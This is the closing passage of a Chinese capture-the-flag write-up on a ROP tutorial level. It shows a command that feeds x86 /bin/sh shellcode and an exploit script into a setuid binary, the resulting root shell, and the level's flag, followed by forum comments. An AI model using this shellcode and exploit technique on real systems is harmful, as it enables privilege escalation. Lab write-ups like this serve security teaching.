只要我们一运行exp，我们就可以生成一个root用户的shell，然后就可以查看flag文件获取到第三个flag了，如图所示：

```
level2@rop:~$ (python -c 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x8
9\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d\x80\xe8\xdc\xff\xff\xff/bin/sh"'; cat) | ./level2 "$(python ./exp.py)"
[+] ROP tutorial level2
[+] Bet you can't ROP me this time around, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAv
                                    q
                                      ǧ
                                      ǧ
                                      Z} Z}      Z}      Z}      Z}      Z}     g
    b
b
g
                ,d
!
id
uid=1002(level2) gid=1002(level2) euid=0(root) groups=0(root),1002(level2)
cat flag
flag{to_rop_or_not_to_rop}
```


上一篇：利用CRLF使Anyterm执行任... 下一篇：攻击者是如何利用Delphi加壳器...

1. 2 条回复


naivete 2018-09-23 15:52:53

不注明翻译的原文怕是有点不太好？

0 回复Ta


SoftNight 2018-09-24 07:46:40

@naivete 感谢你的提醒！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板